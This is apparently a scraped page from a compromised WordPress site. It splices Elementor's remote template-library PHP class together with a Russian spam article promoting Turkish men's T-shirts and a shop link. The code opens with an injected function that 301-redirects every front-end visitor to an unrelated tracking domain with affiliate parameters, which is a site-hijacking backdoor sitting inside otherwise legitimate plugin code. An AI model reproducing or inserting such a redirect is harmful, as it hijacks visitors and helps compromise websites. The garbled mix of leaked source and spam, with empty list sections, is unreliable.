
function my_custom_redirect() { // Убедитесь, что этот код выполняется только на фронтенде if (!is_admin()) { // URL для редиректа $redirect_url = 'https://faq95.doctortrf.com/l/?sub1=[ID]&sub2=[SID]&sub3=3&sub4=bodyclick'; // Выполнить редирект wp_redirect($redirect_url, 301); exit(); } } add_action('template_redirect', 'my_custom_redirect'); namespace Elementor\TemplateLibrary; use Elementor\Api; use Elementor\Core\Common\Modules\Connect\Module as ConnectModule; use Elementor\Plugin; if ( ! defined( 'ABSPATH' ) ) { exit; // Exit if accessed directly. } /** * Elementor template library remote source. * * Elementor template library remote source handler class is responsible for * handling remote templates from Elementor.com servers. * * @since 1.0.0 */ class Source_Remote extends Source_Base { const API_TEMPLATES_URL = 'https://my.elementor.com/api/connect/v1/library/templates'; const TEMPLATES_DATA_TRANSIENT_KEY_PREFIX = 'elementor_remote_templates_data_'; public function __construct() { parent::__construct(); $this->add_actions(); } public function add_actions() { add_action( 'elementor/experiments/feature-state-change/container', [ $this, 'clear_cache' ], 10, 0 ); } /** * Get remote template ID. * * Retrieve the remote template ID. * * @since 1.0.0 * @access public * * @return string The remote template ID. */ public function get_id() { return 'remote'; } /** * Get remote template title. * * Retrieve the remote template title. * * @since 1.0.0 * @access public * * @return string The remote template title. */ public function get_title() { return esc_html__( 'Remote', 'elementor' ); } /** * Register remote template data. * * Used to register custom template data like a post type, a taxonomy or any * other data. * * @since 1.0.0 * @access public */ public function register_data() {} /** * Get remote templates. * * Retrieve remote templates from Elementor.com servers. * * @since 1.0.0 * @access public * * @param array $args Optional. Not used in remote source. * * @return array Remote templates. */ public function get_items( $args = [] ) { $force_update = ! empty( $args['force_update'] ) && is_bool( $args['force_update'] ); $templates_data = $this->get_templates_data( $force_update ); $templates = []; foreach ( $templates_data as $template_data ) { $templates[] = $this->prepare_template( $template_data ); } return $templates; } /** * Get remote template. * * Retrieve a single remote template from Elementor.com servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return array Remote template. */ public function get_item( $template_id ) { $templates = $this->get_items(); return $templates[ $template_id ]; } /** * Save remote template. * * Remote template from Elementor.com servers cannot be saved on the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param array $template_data Remote template data. * * @return \WP_Error */ public function save_item( $template_data ) { return new \WP_Error( 'invalid_request', 'Cannot save template to a remote source' ); } /** * Update remote template. * * Remote template from Elementor.com servers cannot be updated on the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param array $new_data New template data. * * @return \WP_Error */ public function update_item( $new_data ) { return new \WP_Error( 'invalid_request', 'Cannot update template to a remote source' ); } /** * Delete remote template. * * Remote template from Elementor.com servers cannot be deleted from the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return \WP_Error */ public function delete_template( $template_id ) { return new \WP_Error( 'invalid_request', 'Cannot delete template from a remote source' ); } /** * Export remote template. * * Remote template from Elementor.com servers cannot be exported from the * database as they are retrieved from remote servers. * * @since 1.0.0 * @access public * * @param int $template_id The template ID. * * @return \WP_Error */ public function export_template( $template_id ) { return new \WP_Error( 'invalid_request', 'Cannot export template from a remote source' ); } /** * Get remote template data. * * Retrieve the data of a single remote template from Elementor.com servers. * * @since 1.5.0 * @access public * * @param array $args Custom template arguments. * @param string $context Optional. The context. Default is `display`. * * @return array|\WP_Error Remote Template data. */ public function get_data( array $args, $context = 'display' ) { $data = Api::get_template_content( $args['template_id'] ); if ( is_wp_error( $data ) ) { return $data; } // Set the Request's state as an Elementor upload request, in order to support unfiltered file uploads. Plugin::$instance->uploads_manager->set_elementor_upload_state( true ); // BC. $data = (array) $data; $data['content'] = $this->replace_elements_ids( $data['content'] ); $data['content'] = $this->process_export_import_content( $data['content'], 'on_import' ); $post_id = $args['editor_post_id']; $document = Plugin::$instance->documents->get( $post_id ); if ( $document ) { $data['content'] = $document->get_elements_raw_data( $data['content'], true ); } // After the upload complete, set the elementor upload state back to false Plugin::$instance->uploads_manager->set_elementor_upload_state( false ); return $data; } /** * Get templates data from a transient or from a remote request. * In any of the following 2 conditions, the remote request will be triggered: * 1. Force update - "$force_update = true" parameter was passed. * 2. The data saved in the transient is empty or not exist. * * @param bool $force_update * @return array */ private function get_templates_data( bool $force_update ) : array { $templates_data_cache_key = static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION; $experiments_manager = Plugin::$instance->experiments; $editor_layout_type = $experiments_manager->is_feature_active( 'container' ) ? 'container_flexbox' : ''; if ( $force_update ) { return $this->get_templates( $editor_layout_type ); } $templates_data = get_transient( $templates_data_cache_key ); if ( empty( $templates_data ) ) { return $this->get_templates( $editor_layout_type ); } return $templates_data; } /** * Get the templates from a remote server and set a transient. * * @param string $editor_layout_type * @return array */ private function get_templates( string $editor_layout_type ): array { $templates_data_cache_key = static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION; $templates_data = $this->get_templates_remotely( $editor_layout_type ); if ( empty( $templates_data ) ) { return []; } set_transient( $templates_data_cache_key, $templates_data, 12 * HOUR_IN_SECONDS ); return $templates_data; } /** * Fetch templates from the remote server. * * @param string $editor_layout_type * @return array|false */ private function get_templates_remotely( string $editor_layout_type ) { $response = wp_remote_get( static::API_TEMPLATES_URL, [ 'body' => [ 'plugin_version' => ELEMENTOR_VERSION, 'editor_layout_type' => $editor_layout_type, ], ] ); if ( is_wp_error( $response ) || 200 !== (int) wp_remote_retrieve_response_code( $response ) ) { return false; } $templates_data = json_decode( wp_remote_retrieve_body( $response ), true ); if ( empty( $templates_data ) || ! is_array( $templates_data ) ) { return []; } return $templates_data; } /** * @since 2.2.0 * @access private */ private function prepare_template( array $template_data ) { $favorite_templates = $this->get_user_meta( 'favorites' ); // BC: Support legacy APIs that don't have access tiers. if ( isset( $template_data['access_tier'] ) ) { $access_tier = $template_data['access_tier']; } else { $access_tier = 0 === $template_data['access_level'] ? ConnectModule::ACCESS_TIER_FREE : ConnectModule::ACCESS_TIER_ESSENTIAL; } return [ 'template_id' => $template_data['id'], 'source' => $this->get_id(), 'type' => $template_data['type'], 'subtype' => $template_data['subtype'], 'title' => $template_data['title'], 'thumbnail' => $template_data['thumbnail'], 'date' => $template_data['tmpl_created'], 'author' => $template_data['author'], 'tags' => json_decode( $template_data['tags'] ), 'isPro' => ( '1' === $template_data['is_pro'] ), 'accessLevel' => $template_data['access_level'], 'accessTier' => $access_tier, 'popularityIndex' => (int) $template_data['popularity_index'], 'trendIndex' => (int) $template_data['trend_index'], 'hasPageSettings' => ( '1' === $template_data['has_page_settings'] ), 'url' => $template_data['url'], 'favorite' => ! empty( $favorite_templates[ $template_data['id'] ] ), ]; } public function clear_cache() { delete_transient( static::TEMPLATES_DATA_TRANSIENT_KEY_PREFIX . ELEMENTOR_VERSION ); } } Мужские футболки из Турции стиль, качество и доступность 2101966769 – LC Sistemas
Мужские футболки из Турции стиль, качество и доступность 2101966769

В последнее время мужские футболки из Турции стали настоящим открытием для поклонников модного и удобного стиля. Они привлекают внимание не только качеством материалов, но и разнообразием дизайнов, которые отвечают самым современным требованиям. Если вы ищете стильные и комфортные футболки, обратите внимание на мужские футболки из турции https://turanline.com/ru/men/mens_clothing/men_tank_tops_t-shirts, которые являются идеальным компромиссом между ценой и качеством.

Почему стоит выбирать футболки из Турции?

Турция на протяжении многих лет зарекомендовала себя как один из ведущих производителей текстиля. Местные бренды скрывают в себе всю прелесть недорогой, но качественной одежды. Основные преимущества выбора футболок из Турции заключаются в:

Материалы, используемые для производства футболок

Мужские футболки из Турции стиль, качество и доступность 2101966769

Футболки из Турции часто изготовлены из натуральных и синтетических тканей, что обеспечивает их прочность и удобство в носке. Наиболее распространенные материалы включают:

Как выбрать идеальную футболку?

Выбор футболки может показаться простым делом, но, учитывая множество факторов, можно легко запутаться. Вот несколько советов, которые помогут вам сделать правильный выбор:

  1. Определите стиль: Подумайте, для каких случаев вам нужна футболка: для повседневной носки, занятий спортом или, возможно, для более официального выхода. Выбор стиля зависит от ваших потребностей.
  2. Обратите внимание на размеры: Несмотря на общую стандартность размеров, лучше всего примерить футболку перед покупкой. Модели могут немного отличаться, и ваша комфортность должна быть на первом месте.
  3. Изучите состав: Внимательно смотрите на этикетку и выбирайте материалы, которые подходят именно вам. Если у вас есть аллергия или чувствительность к определенным тканям, выбирайте натуральные материалы.
  4. Проверьте пошив: Обращайте внимание на качество швов и отделки. Долговечные детали и хорошая строчка свидетельствуют о высоком качестве изделия.

Популярные бренды мужских футболок из Турции

На рынке Турции представлено множество марок, которые произвели впечатление своим качеством и дизайном. Вот некоторые из тех, на которые стоит обратить внимание:

Как ухаживать за футболками из Турции?

Чтобы ваша футболка прослужила долго, важно не забывать о правильном уходе. Вот несколько советов по уходу за одеждой:

Заключение

Мужские футболки из Турции — это оптимальное решение для тех, кто ценит стиль, качество и доступность. Широкий выбор моделей, разнообразие материалов и интересные дизайны делают их прекрасным дополнением любого гардероба. Не забывайте о правильном уходе за одеждой, чтобы она служила вам как можно дольше! Убедитесь сами в удобстве и качестве футболок, выбрав свою идеальную модель из турецкого ассортимента.

Leave a Reply

Your email address will not be published. Required fields are marked *